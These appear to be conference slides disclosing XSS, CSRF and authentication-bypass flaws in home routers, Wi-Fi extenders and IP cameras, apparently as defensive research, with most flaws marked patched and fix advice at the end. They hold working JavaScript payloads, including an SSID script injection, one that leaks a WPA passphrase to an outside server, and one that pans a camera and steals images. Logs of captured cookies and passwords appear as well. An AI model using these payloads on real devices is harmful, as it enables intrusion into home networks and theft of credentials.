
☒ 2.4GHz WiFi Networks Refresh☒ 5GHz WiFi Networks Refresh

Network Name	Signal Strength	Security	Network Name	Signal Strength	Security
<input type="radio"/> "><script src=//xj...					WPA/WPA2-...
<input type="radio"/> .quick					WPA2-PSK
<input type="radio"/> BTWifi-X					
<input type="radio"/> Manually input my wireless SSID					


this script is running from a third party host, and the local cookies are  
passwd\_auth=Password1%21; email\_auth=jamie.riden@gmail.com; session\_id=1569470212

OK

# ASUS has fixed this SSID issue



# ANNKE IP cam model SP1 - unpatched



Not too bad

But – XSS in SSID  
from site survey

Plus, auth flaws

# Annke – spin and capture via XSS in SSID

Doesn't use cookies, so should need to look for session ID – except you can use "xxxxx"


XSS breaks Same Origin Policy – we can do what we like

Mimic POST requests to get images, and rotate camera

---

Send images to our server - needs CORS Allow \*

# Annke – spin and capture via XSS



```
httpGet( document.referrer.split('/') +  
'/ccm/ccm_ptz_ctl.js?dsess=1&dsess_nid='+mclou  
d_account.create_nid()+'&dtrans=1&dtrans_pan_t  
ilt=1&dtrans_pan_tilt_x=1000&dtrans_pan_tilt_y=  
0&dspeed=1&dspeed_pan_tilt=1&dspeed_pan_tilt  
_x=30&dspeed_pan_tilt_y=40' );
```

```
stealImage( document.referrer.split('/')  
+'ccm/ccm pic get.jpg?dsess=1&dsess_nid='+mcl  
oud_account.create_nid()+'&dtoken=po_xxxxxxxx  
xx' );
```

# Edimax Wifi Ext - XSS in WLAN survey

*Use the XSS to send the following :*

*POST /goform/formSecLog HTTP/1.1*

*Host: 192.168.1.219*

*Authorization: Basic YWRtaW46MTIzNA==*

*Content-Type: application/x-www-form-urlencoded*

*Content-Length: 24*

*export=Export+system+log*

# XMLHttpRequest for fun and profit!

```
var xmlHttp = new XMLHttpRequest();  
xmlHttp.open( "POST", theUrl );  
xmlHttp.responseType="blob";  
xmlHttp.setRequestHeader("Content-Type",  
'image/jpeg');  
xmlHttp.setRequestHeader("Content-Length",  
theData.length );  
xmlHttp.send(theData);
```

# Edimax Wifi Extender XSS to steal PSK

Use the above JS to get data then POST it to us

```
$ cat /tmp/data | grep  
SSID_\\\|PassPhrase  
SSID_2='MyWifiSSID'  
dot11PassPhrase: MyWifiPassphrase
```

And of course we also have the origin IP.



# Putting it all together – BT

Thankfully, now patched.

A few hours research on the BT extender...

Cross Site Scripting

Cross Site Request Forgery

Authentication Bypass on XSS-able page

...

Game over



# Putting it all together – BT

Combining those issues, plus the CSRF spray around the local network.

If you visit a web page I control...

I can find out the passphrase of your wireless network. And the login password for your BT device.

DEMO [//xjs.io/bt-poc.html](http://xjs.io/bt-poc.html) (see bugtraq)

# Unauthenticated XSS

[http://192.168.1.194/cgi-bin/webproc?%3Asessionid=deadbeef&obj-action=auth&%3Aaction=login&errorpage=html%2Fmain.html&getpage=html%2Findex.html&var%3Apage=wizard&var%3Amenu=setup19497%22%3balert\(document.cookie\)%3bvar+foo%3d%22&var%3Asubpage=-](http://192.168.1.194/cgi-bin/webproc?%3Asessionid=deadbeef&obj-action=auth&%3Aaction=login&errorpage=html%2Fmain.html&getpage=html%2Findex.html&var%3Apage=wizard&var%3Amenu=setup19497%22%3balert(document.cookie)%3bvar+foo%3d%22&var%3Asubpage=-)

# Unauthenticated XSS

sessionid=7ca220bd; auth=ok; expires=Sun, 15-May-2112 01:45:46 GMT; language=en\_us;  
NEUTRAL\_VERSION=-; TBSPASSWORD=Password; sys\_UserName=admin; expires=Mon,  
31-Jan-2112 16:00:00 GMT

OK

# Generating the malicious request

We use similar code to the D-link to iterate over our local /24 - where the browser lives.

The attack can be done via HTTP GET

Just create IMG tags with SRC params to leak data

# Putting it all together – BT

The SSID and WPA passphrase are exposed in the web interface. **BAD IDEA!**

Specifically, the PSK and SSID are held here:

```
G_arrClient[1][18]    // PSK passphrase  
G_arrClient[1][5]     // SSID
```

---

# Generating the malicious request

```
myimg = document.createElement("img"); // create
myimg.setAttribute('src', 'http://' + network + '.' + i + '/cgi-
bin/webproc?%3Asessionid=deadbeef&obj-
action=auth&%3Aaction=login&errorpage=html%2Fmain.html&getpage=html/
index.html&var:menu=advanced&var:page=conntorouter&var%3Amenu=setup
19497%2 PAYLOAD %3bvar+foo%3d%22&var%3Asubpage=-');

document.body.appendChild(myimg); // add it to page
```

# Generating the malicious request

We want to add this code to the page to leak the data to us when the page loads. PAYLOAD is :

```
97%22%3bsetTimeout(function(){var%20image%20=%20document.createElement(%27img%27)%3b%20var%20a=%22https://www.blacktraffic.co.uk/xyzzzy?%22%3b%20image.src=a.concat(G_arrClient[1][18])%3b},1000)%3bvar+foo%3d%22
```



# Generating the malicious request

Or more readably:

```
setTimeout(function() {  
  var image = document.createElement('img'); // create IMG  
  var a="https://www.blacktraffic.co.uk/xyzzzy?"; // URL  
  image.src=a.concat(G_arrClient[1][18]); // leak WPA PSK  
},1000);           // do all the above after 1 second  
var+foo=""         // match up with where we injected, so  
                   // no syntax errors
```

Here's one we made earlier

```
access.log:92.233.210.160 - - [08/Aug/2016:12:33:50 +0200] "GET /GREPME4?sessionid=65237d8b;%20auth=ok;%20expires=Sun,%2015-May-2112%2001:45:46%20GMT;%20TBSPASSWORD=PPWXEAA3;%20language=en_us;%20NEUTRAL_VERSION=-;%20sys_UserName=admin;%20expires=Mon,%2031-Jan-2112%2016:00:00%20GMT-quick- HTTP/1.1" 404 457 "
```

# ASUS Router Open Redirect & CSRF - Patched

[http://router.asus.com/Main\\_Login.asp?page=//xjs.io/.htm](http://router.asus.com/Main_Login.asp?page=//xjs.io/.htm)


Faulty redirect logic – just checks for “.htm”

Link creates session and goes to our page

Our page does a CSRF to create a new SMB user, and drops the user back to FW update page.

# PoC || GTFO - D-link 5020L CSRF – patched

CSRF  
spray to  
pan and  
FTP  
images



[//xjs.io/dlink5020-poc.html](http://xjs.io/dlink5020-poc.html)

# PoC || GTFO – BT – patched

CSRF in BT wifi extender, XSS, auth bypass

See [//xjs.io/bt-poc.html](https://xjs.io/bt-poc.html)

Find out someone's admin password, SSID, PSK and originating IP.

---

PATCHED.

# PoC || GTFO – Netgear – patched

EX7000

Bring up wifi AP of "<script src=//xjs.io></script>

Do wireless discovery, and mouse over the above SSID.

PATCHED.

# Affected Devices

TP Link webcam CSRF ( won't fix – EOL product )

Foscam webcam CSRF ( fixed – by requiring browser plugin )

ASUS router CSRF, redirect, XSS ( all fixed – we like ASUS )

BT wifi extender CSRF, XSS, auth bypass ( fixed )

[redacted] CSRF, XSS ( notified ... ? )

D-link cameras and routers – 932, 5020, [redacted] , CSRF ( fixed, ? )

Netgear Wifi extender, XSS in SSID ( fixed )

[redacted], CSRF, XSS ( notified ... ? )

[redacted], CSRF, XSS ( fixing )

[redacted] – CSRF, RCE ( notified ... ? )

# How to do it right

No default passwords! Make the user change it.

Anti-CSRF measures – at least check Referer

Always HTML-encode data written to the web page.

Make it easy to update in the field

---

Passwords should be **WRITE ONLY!**



# Thanks

Many thanks to:

Dave, Andrew, Luke, Takeshi – at PTP

PDP Architect – for the Home Flub series

Michal Zalewski for Tangled Web and Silence on the Wire

Daf as always, for Burp Suite.

PTP for buying me IoT stuff

Mido on stackoverflow for the method of getting a local IP in JS.

# Questions ?

